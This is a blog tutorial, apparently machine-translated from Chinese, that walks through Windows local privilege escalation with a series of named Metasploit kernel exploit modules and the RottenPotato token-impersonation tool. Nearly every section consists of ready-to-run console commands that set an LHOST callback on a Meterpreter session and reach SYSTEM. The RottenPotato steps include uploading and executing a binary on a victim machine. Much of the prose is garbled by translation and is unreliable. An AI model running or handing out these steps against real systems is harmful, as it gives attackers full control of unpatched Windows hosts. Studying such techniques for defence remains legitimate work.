
 ">WeChat
PS. This paper is limited to technical discussions and is strictly prohibited for other uses.
Following the last article, “Windows with automated scripts,” this paper will present a methodology for powering nuclear holes in Windows. I will use the built-in Metasploit module as a demonstration. Through your study, you will learn which parts of the system are available and match the best available modules to further upgrade privileges.
Windows-Exploit-suggester
The metasploit in-house module provides a variety of local options that can be used to leverage, and is based on architecture, platforms (i.e. run operating systems), type of session, and default options. This saves us tremendous time, saving us the trouble with manually searching for local extloits. But not all listed locators are available. So either the loophole or the best way to find it is to combine them automatically.
Usage
Notes:To use local access software, we must get a MeterPreter session on the target machine. We need to move existing MeterPreter sessions backstage (CTRL + Z) before running the Local Express process
Example: Suppose we now have a MeterPreter session 1
use post/multi/recon/local_exploit_suggester set LHOST 192.168.1.107 set SESSION 1 exploit
As shown in the figure below, it automatically matches us with some of the possible gap-use modules for vulnerable targets.


Windows ClientCopyImage Win32k Exploit
The module raises the gap in the window nuclear mode driver privileges. This module uses incorrect object handling in the win32k.sys nuclear model drive process to draw power.
The module has been tested on the vulnerable version of Windows 7 x 64 and 86, Windows 2008 R2 SP1 x 64.
Let’s move to the MSF console and implement the gap expluit module
use exploit/windows/local/ms15_051_client_copy_image set lhost 192.168.1.107 set session 1 exploit
Once expluit is successfully executed, another MeterPreter session will be opened
getsystem getuid
As you can see, our current user privileges have been raised toNT AUTHORITY\SYSTEM
Windows TrackPopupmenu Win32k NULL pointer
This module uses the NULL pointer reference in win32k.sys, which can be triggered by the TrackPopupMenu function. In exceptional cases, we can misuse the NULL pointer reference on xxSendMesseageTimeout to perform any code execution.
The module was tested at Windows XP SP3, Windows Server 2003 SP2, Windows 7 SP1 Windows Server 2008 32 and Windows Server 2008 R2 SP1 64.
Let’s move to the MSF console and implement the gap expluit module
use exploit/windows/local/ms14_058_track_popup_menu set lhost 192.168.1.107 set session 1 exploit
Once expluit is successfully executed, another MeterPreter session will be opened
getsystem getuid
As you can see, our current user privileges have been raised toNT AUTHORITY\SYSTEM

Raised through KiTrap0DWindows Permissions
This module will create a new session with SYSTEM privileges through KiTrap0D extloit, which will not run if the currently used session rights are enhanced. The module relies on ktrap0d.x86.dll and is therefore unsupported on x64 version Windows.
The module has been tested in 32-bit Windows Server 2003, Windows Server 2008, Windows 7 and XP vulnerable versions.
Let’s move to the MSF console and implement the gap expluit module
use exploit/windows/local/ms10_015_kitrap0d set lhost 192.168.1.107 set session 1 exploit
Once expluit is successfully executed, another MeterPreter session will be opened
getsystem getuid
As you can see, our current user privileges have been raised toNT AUTHORITY\SYSTEM

Task Scheduler XML
This loophole occurs in Task Scheduler, which allows users to enhance their privileges. If the assailant logs into an affected system and runs a custom application, the loophole may allow privileges to be raised. The aggressor must have valid login documents and be able to log in locally so that he can successfully exploit the gap.
The module has been tested in vulnerable versions of Windows Vista, Windows 7, Windows Server 2008 x 64 and X86.
Let’s move to the MSF console and implement the gap expluit module
use exploit/windows/local/ms10_092_schelevator set lhost 192.168.1.107 set session 1 exploit
Once expluit is successfully executed, another MeterPreter session will be opened
getsystem getuid
As you can see, our current user privileges have been raised toNT AUTHORITY\SYSTEM


MS16-016 mrxdav.sys WebDav
This module takes advantage of a loophole in mrxdav.sys. It will generate a process from the target system and raise its permission to NT AUTHORITY\SYSTEM before implementing payload.
The module has been tested on the vulnerable version of Windows 7 SP1, x86 architecture.
Let’s move to the MSF console and implement the gap expluit module
use exploit/windows/local/ms16_016_webdav set lhost 192.168.1.107 set session 1 exploit
Once expluit is successfully executed, another MeterPreter session will be opened
getsystem getuid
As you can see, our current user privileges have been raised toNT AUTHORITY\SYSTEM

EPATHOBJ: pprFlattenRec
This module draws on a loophole in EPATHOBJ —pprFlattenRec, where the main problem arises from the use of uninitialized data (i.e. allowing damage to memory).
Currently, the module has been successfully tested on Windows XP SP3, Windows 2003 SP1 and Windows 7 SP1.
Let’s move to the MSF console and implement the gap expluit module
use exploit/windows/local/ppr_flatten_rec set lhost 192.168.1.107 set session 1 exploit
Once expluit is successfully executed, another MeterPreter session will be opened
getsystem getuid
As you can see, our current user privileges have been raised toNT AUTHORITY\SYSTEM

MS13-053: NTUserMessageCall Win32k nuclear pool spill
The kernel in Win32k has leaked holes that allow local users to exercise power. The kernel shellcode makes the winlogon.exe process an acL (SYSTEM). This will allow any non-privileged process to move freely to winlogon.exe, thereby increasing user privileges. Note: exit from the meterpreter session may lead to the collapse of the winlogon.exe.
Currently, the module has been successfully tested on Windows 7 SP1 x86.
Let’s move to the MSF console and implement the gap expluit module
use exploit/windows/local/ms13_053_ schlamperei set lhost 192.168.1.107 set session 1 exploit
Once expluit is successfully executed, another MeterPreter session will be opened
getsystem getuid
As you can see, our current user privileges have been raised toNT AUTHORITY\SYSTEM
MS16-032 Secular Logon Handle
This module takes advantage of the lack of a standard handle filter in Windows Security Logon Service. The loophole mainly affects Windows 7-10 and 2k8-2k12 32/64-bit versions. It only applies to Windows systems with Powershell 2.0 or higher, as well as systems with at least two or more CPU internal cores.
use exploit/windows/local/ms16_032_secondary_logon_handle_privesc set session 1 exploit
Once expluit is successfully executed, another MeterPreter session will be opened
getsystem getuid
As you can see, our current user privileges have been raised toNT AUTHORITY\SYSTEM

RottenPotato
Using Rotten Potato, local rights to service accounts are transferred to SYSTEM.
First, we use the following options in the meterpreter session to see if any valid tokens exist on the current system.
load incognito list_token -u
As you can see, there is no token available at this time.

Now, we download Rottenpotato from github.。
git clone https://github.com/foxglovesec/RottenPotato.git cd RottenPotato
After downloading, we’ll see a rottenpotato.exe file under the Rottenpoto directory.
The document was uploaded to the victim ‘ s machine.
upload /root/Desktop/RottenPotato/rottenpotato.exe .
Then type the following order to execute the exe file and add SYSTEM token under Impersonate user tokens.
execute -Hc -f rottenpotato.exe impersonate_token “NT AUTHORITY\\SYSTEM”
As you can see, our current user privileges have been raised toNT AUTHORITY\SYSTEM

未经允许不得转载:萌萌Apprentissage » Windows' nuclear loopholes are using the empowerment curriculum.


 learn NMAP

